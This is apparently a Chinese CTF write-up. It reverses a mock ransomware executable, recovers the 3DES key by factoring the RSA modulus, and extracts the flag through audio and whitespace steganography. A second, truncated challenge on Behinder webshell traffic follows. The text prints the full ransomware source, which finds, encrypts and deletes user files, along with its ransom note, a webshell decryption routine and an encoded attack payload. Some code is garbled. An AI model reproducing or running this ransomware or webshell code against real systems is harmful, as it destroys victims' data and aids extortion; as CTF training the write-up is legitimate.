[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_pywintypes.pyc
[+] Possible entry point: pyi_rth_pythoncom.pyc
[+] Possible entry point: summer.pyc
[+] Found 388 files in PYZ archive
[+] Successfully extracted pyinstaller archive: summer.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

从拆解出的文件中找到summer.pyc，使用uncompyle6（pip install下载）对其进行反编译，得到python代码。

```
C:\Users\jyzho\Desktop\h4ck3r_t0015\pyinstxtractor-master\summer.exe_extracted>uncompyle6 summer.pyc
# uncompyle6 version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AMD64)]
# Embedded file name: summer.py
import os, fnmatch
from Crypto.Cipher import DES3
from Crypto.Util.Padding import pad
from Crypto.Util.number import *
from secret import k3y, readme
import base64

def f(dir='.', ext=["'.txt'", "'.zip'", "'.7z'", "'.rar'", "'.gz'", "'.png'", "'.jpg'", "'.bmp'",
 "'.gif'", "'.mp3'", "'.wav'", "'.avi'", "'.doc'", "'.docx'", "'.xls'",
 "'.xlsx'", "'.pdf'", "'.ppt'", "'.pptx'", "'.mp4'", "'.mov'", "'.flv'",
 "'.mkv'", "'.swf'", "'.dll'", "'.sys'", "'.iso'", "'.vmdk'", "'.vhd'",
 "'.vhdx'", "'.ova'"]):
    ff = []
    for ro, di, fi in os.walk(dir):
        for ex in ext:
            for na in fnmatch.filter(fi, '*' + ex):
                fp = os.path.join(ro, na)
                ff.append(fp)

        else:
            return ff


def encrypt1(key, plaintext):
    padded_plaintext = pad(plaintext, DES3.block_size)
    ciphertext = cipher.encrypt(padded_plaintext)
    return ciphertext


def encrypt2(m):
    p = getPrime(256)
    q = getPrime(256)
    n = p * q
    e = 65537
    m1 = bytes_to_long(m)
    c = pow(m1, e, n)
    return (n, c)


def release(txt, m):
    with open('Oops!.txt', 'w') as (f):
        f.write(txt + '\n\n\n')
        f.write(base64.b64encode((str(m[0].bit_length()) + str(m[0]) + str(m[1].bit_length()) + str(m[1])).encode()).decode())
```

正如在题目描述中所说，这里为了师傅们电脑的安全性，删除了文件加密和原文件删除的相关代码，但是这并不影响做题，接下来在这里贴出未删减版：

```python
import os
import fnmatch
from Crypto.Cipher import DES3
from Crypto.Util.Padding import pad
from Crypto.Util.number import *
from secret import k3y,readme
import base64
def f(dir='.', ext=['.txt', '.zip', '.7z', '.rar', '.gz', '.png', '.jpg', '.bmp', '.gif', '.mp3', '.wav', '.avi', '.doc', '.docx', '.xls', '.xlsx', '.pdf', '.ppt', '.pptx', '.mp4', '.mov', '.flv', '.mkv', '.swf', '.dll', '.sys', '.iso', '.vmdk', '.vhd', '.vhdx', '.ova',]):
    ff = []
    for ro, di, fi in os.walk(dir):
        for ex in ext:
            for na in fnmatch.filter(fi, '*' + ex):
                fp = os.path.join(ro, na)
                ff.append(fp)
    return ff
def encrypt1(key, plaintext):
    cipher = DES3.new(key, DES3.MODE_ECB)
    padded_plaintext = pad(plaintext, DES3.block_size)
    ciphertext = cipher.encrypt(padded_plaintext)
    return ciphertext
def encrypt2(m):
    p=getPrime(256)
    q=getPrime(256)
    n=p*q
    e=65537
    m1 = bytes_to_long(m)
    c = pow(m1, e, n)
    return (n,c)
def release(txt,m):
    with open("Oops!.txt",'w') as f:
        f.write(txt+'\n\n\n')

f.write(base64.b64encode((str(m[0].bit_length())+str(m[0])+str(m[1].bit_length())+str(m[1])).encode()).decode())
if __name__ == "__main__":
    fl = f()
    for fi in fl:
        with open(fi, 'rb') as f:
            data = f.read()
        os.remove(fi)
        data = encrypt1(k3y, data)
        with open(fi+'.encrypted', 'wb') as f:
            f.write(data)
    msg=encrypt2(k3y)
```

```
43      release(readme,msg)
```

这里的代码明显是出题人自己手搓的，所以网上是没法找到用于解密的程序的。

接下来阅读一下代码的逻辑，可以看出大概是这样一个过程：查找当前目录下一些特定后缀名的文件-->读取文件内容-->删除原文件-->对文件内容进行3DES加密-->将内容写进一个新的文件，文件名为原文件名加上.encrypted-->对前面一步中3DES时使用的密钥进行RSA加密，并且将RSA使用的n和加密后的密文以特定格式拼接后进行base64编码，以特定格式写入一同释放的文本中。

文本在附件中已经给出，就是Oops!.txt，内容如下

```
Hello, w8nn9z!
Your file has been encrypted!
I have to inform you that due to my special encryption algorithm, all important files on your computer have been encrypted! This means that without a special key provided by me, you will not be able to access these files.
To recover your files, you must follow the following steps:
1. Pay the equivalent of $50 in Bitcoin to the designated Bitcoin address before the next Crazy Thursday. :)
2. After payment is completed, please send the transaction ID and the string at the end of this file via email to st4rr@example.com .
3. After receiving your payment confirmation, I will provide you with the key and the instruction on how to use it.
If payment is not received within 72 hours, the price of the decryption instruction will double. In addition, if you attempt to recover data on your own or do not follow instructions, your files may be permanently deleted. :(
Warning: Do not attempt to unlock files or use third-party tools on your own, as this may result in irreversible data loss. Similarly, any cooperation with law enforcement agencies will result in the destruction of keys, making it impossible to recover files. :(



NTExNjYyMjMyMDc3MDI1MjcxMzk4MzA0OTUyNTUzODUyOTQ0MjM5OTgwNjM5OTExNDYwMTE1NjA0MjQ3OTE2MjU1NjUwMTc0MzAyNTU0NjMwMTk4MjEzMTAxMzk3MDQzMDk0OTYxMjc1OTQ5ODkwOTUwODg5NDM1NDM2ODg2Nzk1OTQwNzYzODY0MjI3MjUzNTQ0MDc2NzUxMTkzMzUwOTE0NjMzOTUyOTEzNTQ0MTQwMzMyNDE4NjYyMjczNzEyNTQ3OTA4OTgxNTY1MzUxNDEzNjU3NTUzMzYxNDcxNjQzOTIwMzc4ODQwOTk2NDI4NDgyMTI3MDEwNTAzMDI2MDY3NTg3MzkyMDAwMDMwNDY1Mzc3MjAzNDQzNTk3MDI3MTE4OTA3MTE2OTE1MTAyODkwOTcwNDYzNzI=
```

最后的一行base64编码显然就是解密用的关键信息。

需要说明的是，这里用上面的方法去逆向secret.pyc会发现，我们要找的密钥是随机生成的，没法直接得到。secret.py的代码如下

```
from Crypto.Random import get_random_bytes
k3y=b'Summer'+get_random_bytes(18)
readme='''
Hello, w8nn9z!
Your file has been encrypted!
I have to inform you that due to my special encryption algorithm, all important files on your computer have been encrypted! This means that without a special key provided by me, you will not be able to access these files.
To recover your files, you must follow the following steps:
1. Pay the equivalent of $50 in Bitcoin to the designated Bitcoin address before the next Crazy Thursday. :)
2. After payment is completed, please send the transaction ID and the string at the end of this file via email to st4rr@example.com .
3. After receiving your payment confirmation, I will provide you with the key and the instruction on how to use it.
If payment is not received within 72 hours, the price of the decryption instruction will double. In addition, if you attempt to recover data on your own or do not follow instructions, your files may be permanently deleted. :(
Warning: Do not attempt to unlock files or use third-party tools on your own, as this may result in irreversible data loss. Similarly, any cooperation with law enforcement agencies will result in the destruction of keys, making it impossible to recover files. :(
'''
```


那么来看下怎么分析这串base64编码，当然首先是解码，得到一串数字

```
511662232077025271398304952553852944239980639911460115604247916255650174302554630198213101397043094961275949890950889435436886795940763864227253544076751193350914633952913544140332418662273712547908981565351413657553361471643920378840996428482127010503026067587392000030465377203443597027118907116915102890970463 72
```

通过分析代码得到，这串数字的格式是 n的二进制长度+n+c的二进制长度+c，因此不难进行如下分段

```
511
662232077025271398304952553852944239980639911460115604247916255650174302554630198213101397043094961275949890950889435436886795940763864227253544076751193350
9
146339529135441403324186622737125479089815653514136575533614716439203788409964284821270105030260675873920000304653772034435970271189071169151028909704637 2
```


使用factordb分解一下n，这里在出题时已经提前将p和q提交到了factordb




RSA应该不必多说了，网上能找到很多教程，接下来写个脚本解密附件中的autumn.wav.encrypted

```
import gmpy2
from Crypto.Util.number import *
from Crypto.Cipher import DES3
from Crypto.Util.Padding import unpad
p=648160761919200769319676802576690079678862028066765525627577357111152852123 07
q=102170960652478489355215071707263191814765888101601364955857801471459364198319
n=662232077025271398304952553852944239980639911460115604247916255650174302554630198213101397043094961275949890950889435436886795940763864227253544076751193 3
c=146339529135441403324186622737125479089815653514136575533614716439203788409964284821270105030260675873920000304653772034435970271189071169151028909704637 2
phi=(p-1)*(q-1)
d=gmpy2.invert(65537,phi)
key=long_to_bytes(pow(c,d,n))
with open('autumn.wav.encrypted','rb') as f:
    ciphertext=f.read().strip()
    cipher = DES3.new(key, DES3.MODE_ECB)
    padded_plaintext = cipher.decrypt(ciphertext)
    plaintext = unpad(padded_plaintext, DES3.block_size)
with open('autumn.wav','wb') as f:
    f.write(plaintext)
```


这样就成功得到了autumn.wav。先用010editor看一下，在文件末尾可以发现一串暂时不知道干什么用的密码



这里是存在deepsound的隐写，其实有些师傅看了hint就知道了。这里需要将deepsound更新到较新的版本才能提取出来。



打开winter.txt，里面看似什么都没有，但实际上有很多空格，这个是snow隐写




用前面在010中得到密码提取，得到flag

```
C:\Users\jyzho\Desktop>snow -C -p "0xRansomeware" winter.txt
0xGame{d3ba2505-36b1-4191-8212-062b943c58ec}
```

Encrypted file

附件给了一个 `secret.php` 和一个 `Behinder.pcapng`，php打开是乱码还不知道有什么用先放一边，先分析流量包，搜搜文件名就大概可以知道是冰蝎流量，网上有很多资料可以参考

流量前面一大段都是用 `dirsearch` 在扫目录，可以发现攻击者找到一个 `upload.php`，之后就是经典的冰蝎流量分析：



上传的 `shell.php` 的作用是对后续的攻击命令进行解密并执行，可以直接用于解密流量里的攻击命令，第一段和第二段分别是在进行密钥协商和返回phpinfo()的命令回显，可以直接从第三段开始往后进行分析

以第三段为例，直接用流量里的 `shell.php` 进行解密：

```php
<?php

function Decrypt($data)
{
    $key="e45e329feb5d925b";
    $bs="base64_"."decode";
    $after=$bs($data."");
    for($i=0;$i<strlen($after);$i++) {
        $after[$i] = $after[$i]^$key[$i+1&15];
    }
    return $after;
}

$shell =
"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
```

```
08ZAwkRUERQVBVKQX5AAGJ2ey5NRUUFSkFBChdBEkwTU1cCRUMVQHtEVgdNE0UEQEFNDhcXEkgZFmUD
AUB/CxobGR1oaBVEGRIVQkUUWgdsQU0HFxYdTQI/P0JFFBVFExIZFgQRRhBRQEBKQVccXj44GUZFQhV
EGRIRCTJ+YkUOElYEOgVQEGZRWgwRUVsRQBoQXWhoFUQZEhVCRRRaB2xXVwI6AVkBWFwdS145P0UTEh
kbRQdZF1wSXARFHBEvRldoIicqHUNKWlAOCWtQHVZRHk9FA1sAGRMVRidCVgAbFUoOAA5ZO1xKUAFCG
BVBY1NdEi8MHE0ZSThoRRQVRRMSGUZBCWIubhIIQhZcUAlfbVweAAEdQFobDm9vFBVFE08ZAwkRUERQ
VBVKQX5AAGJ2ey5NRVAcXFESS0VVWwETExlCJxRWAREVUBoAVxJJExZpBwEWfwoQGxUZaD4VRRMSGUZ
FQhEPbnhiQlgUVBdBU0BOTFk4bhkSFUJFFBVFVkpcBU1GVkgZFl41L2McXj44GUZFQhVEGRIRCTJ+Yk
UOElMJDAwdB1FAHVNVHRlFF1luLDJLFUoZUV0QTQUFTAg/M0ZFQhUZGVdZEQAUXAMTGh0sEAdkIHt6H
UUATFAGFBsZBwsGFUUZFncUBlEdQkNdSQMLRRlEHWJUBhF+W0waEkJrb0IVRBkSFUJFEFMVEw8ZFgoS
UAoRFlZORRNHQhoJNGxFQhVEGRIVQkFfYi9kEgRGKzd5KAI/P0JFFBVFExIZDwNCHQ1KbUcHFltAF1B
XEUIDEhxNGUk4aEUUFUUTEhlGRUIVRE5aXA4AFB1EE1RcCQNKEQJJGxxCHjk/RRMSGUZFQhVEGRIVQk
UUFUFYZXMxRUwIRF9AUAMBHBEDQx4ZV1VQAU0CPz9CRRQVRRMSGUZFQhUZNDgVQkUUFUUTEkRrb0IVR
BkSFUJFdEUGX11KA01GUxQQCThoRRQVRU4SXAoWBxUfNDgVQkUUFUUTEh0NMihiRAQSBVloPhVFExIZ
